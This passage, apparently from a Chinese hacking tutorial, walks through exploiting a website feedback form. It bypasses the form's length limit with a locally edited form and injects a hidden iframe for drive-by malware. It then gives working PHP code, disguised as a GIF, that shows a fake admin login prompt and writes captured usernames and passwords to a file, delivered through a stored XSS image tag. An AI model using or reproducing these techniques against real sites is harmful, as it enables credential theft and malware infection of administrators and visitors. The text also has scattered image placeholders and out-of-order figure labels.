


图3




图4

是用trim过滤了空格，所以利用起来非常容易。刚开始测试挂马的时候，发现作者对主题字符的长度限制了！可能有的人说可以把测试代码写入内容呀，但是那里程序作者用写的自定义函数过滤了，就无法利用了。我想稍懂点HTML的朋友就知道，这是可以突破的，如图5。

```
<TBODY>
<TR><INPUT type=hidden name=Username>
<TD align=right height=25>主题：　</TD>
<TD height=25><INPUT style="FONT-SIZE: 14px"
maxLength=36 size=42 name=Title> *</TD></TR>
<TR>
```

图5

字符的最大长度为36，我们可以在本地修改他的最大长度，修改提交地址，然后在本地提交。这样字符长度的限制就可以突破了！因为本地提交的代码很长，我在这里就不全发，打包放在光盘里了。我只截取一部分代码，将地址改成我们的目标站点的就OK了，如图6。

```
 <td width="384">当前位置：  <a href="/">首页</a> -&gt;信息反馈</td>
</tr>
table>
   <table width="100%" border="0" cellspacing="0" cellpadding="0">
     <tr>
       <td><form method="post" action="http://localhost/123/123/FeedbackSave.asp?Language=ch">
           <table width="100%" border="0" cellspacing="0" cellpadding="0">
             <tr>
```

图6

我们在本地修改他的最大长度为200，然后在IE查看源码找到提交地址，在本地修改，修改成功后，在主题那写入测试代码<iframe src=" http://www.baidu.com" width="100" height="100" frameborder="0"></iframe>，对于常挂马的朋友来说这句不陌生吧，我们把长度和宽度改为100是为了便于测试，这样才能更好的看到测试效果，挂马的时候，再改为0就行了，如图7。




图7

字符限制解决了吧，本想利用XSS漏洞来偷取管理遇的cookie的，但是我们知道后台是session验证的，就算你偷取到了cookie也没用！如果那后台是cookie验证的话，那偷到密码简直易如反，如图8。



图8

难道这样我们就没其它的利用方法了？其实方法还是有的，我们可以伪造个密码验证框，让管理输入帐号和密码验证，为了不让管理员发现，密码框的代码是利用cookie验证，密码框出现一次后，要想再出现密码框，就要在IE那删除cookie，如图9。




图9

为了不让管理员发现，我们用图片来伪装。好了，来看看利用程序吧，代码如下：

```
<?
header("Content-type: image/gif");
$image = imagecreatefromgif('mellow.gif');
if(!$_COOKIE['LOGON'])
{
 $login = $_SERVER['PHP_AUTH_USER'];
 $pass  = $_SERVER['PHP_AUTH_PW'];
 if(strlen($pass) <= 4 || !$login)
 {
  Header('HTTP/1.1 401 Unauthorized');
  Header('WWW-Authenticate: Basic realm="管理员验证 - login"');
 }
 elseif($login)
 {
  setcookie('LOGON',md5($pass));
  $f = fopen('passwords.txt', 'ab');
  fwrite($f, $login." || ".$pass."\r\n");
  fclose($f);
 }
}
imagegif($image);
imagedestroy($image);
?>
```

新建一个文档，把代码保存在文件内，后缀名改成图片格式，然后去网上找个小型的图片文件。将这两个图片放在同一个目录下就OK了。$image = imagecreatefromgif('mellow.gif'); 这里就是调用的正常图片文件。然后我们在跨站那里输入**<img src="图片地址">**，如果成功的话就会生成个passwords.txt文件，文件内记录着管理员输入的帐号和密码！废话不多说了，我们来演示下吧，可能又会有人要说了，管理一般都在后台进行留言管理的，很少跑到前台的，其实后台也要调用那个文件。只要管理员进了后台，进行留言管理就能利用的，如图10。

大家不要搞错哦，那代码是PHP的，要在PHP环境下才能正常解析。如果大家没有PHP的空间，去找个支持PHP的Webshell也行。看到没有，出现了登录框，不精明的网管会以为是程序的验证。那么他就会输入帐号和密码再次进行验证。刷新一下，密码框就不会出现。除非你删除电脑上的cookie才行，这样迷惑性更大了，如图11。




图10




图12




图11




图13




图14




图15

